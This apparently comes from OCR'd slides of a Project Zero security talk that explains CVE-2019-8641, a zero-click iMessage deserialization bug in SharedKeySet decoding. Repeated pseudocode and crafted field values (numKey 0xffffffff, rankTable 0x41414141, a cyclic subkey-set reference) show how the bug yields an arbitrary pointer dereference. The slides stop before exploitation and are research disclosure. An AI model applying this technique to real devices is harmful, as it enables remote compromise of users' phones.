No Clicks Required


Exploiting Memory Corruption Vulnerabilities in Messenger Apps

Samuel Groß (@5aelo), Project Zero

SharedKeyDictionary

(simplified)

- SharedKeyDictionary = values array + keyset
- SharedKeySet = linked list of key “buckets”
- If key isn’t found in current key set, lookup recurses to subkeyset until none left
- Hash of key used as index into rankTable
- rankTable entries then used as indices into keys array (with bounds check against numKey)
- Important invariant: numKey must be equal to length of keys array



CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet1

- numKey: 0
- rankTable: nullptr
- subskset: nullptr
- keys = nullptr

CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet1

- numKey: **0xffffffff**
- rankTable: nullptr
- subskset: nullptr
- keys = nullptr

CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet1

- numKey: 0xffffffff
- rankTable: **[0x41414141]**
- subskset: nullptr
- keys = nullptr

CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet2

- numKey: 0
- rankTable: nullptr
- subskset: nullptr
- keys: nullptr

SharedKeySet1

- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: SKS2
- keys = nullptr

CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet2

- numKey: 0
- rankTable: nullptr
- subskset: nullptr
- keys: nullptr

SharedKeySet1

- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: SKS2
- keys = nullptr

Start decoding SKS2 now

CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet2

- numKey: **1**
- rankTable: nullptr
- subskset: nullptr
- keys: nullptr

SharedKeySet1

- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: SKS2
- keys = nullptr

CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet2

- numKey: 1
- rankTable: **[42]**
- subskset: nullptr
- keys: nullptr

SharedKeySet1

- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: SKS2
- keys = nullptr

CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet2

- numKey: 1
- rankTable: [42]
- subskset: **SKS1**
- keys: nullptr


SharedKeySet1

- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: SKS2
- keys = nullptr

NSKeyedUnarachiver has special logic to handle this case correctly (i.e not create a third object)


CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```




CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```




CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```




CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```



CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```



CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet2

- numKey: 1
- rankTable: [42]
- subskset: SKS1
- keys: [“key1”]


SharedKeySet1

- numKey: **0xffffffff**
- rankTable: [**0x41414141**]
- subskset: SKS2
- keys = nullptr

1. idx > numKey, so recurse to subskset (SKS1)
2. idx < numKey, so access nullptr + 0x41414141*8

CVE-2019-8641

- Another bug in SharedKeySet decoding due to cyclic object relationships
- Invariant: `numKey` must be equal to length of `keys` array
- Can be violated during decoding due to reference cycles
- Leads to an arbitrary absolute address being treated as an ObjC Object pointer




Checkpoint

✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage

✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer

? How to exploit?

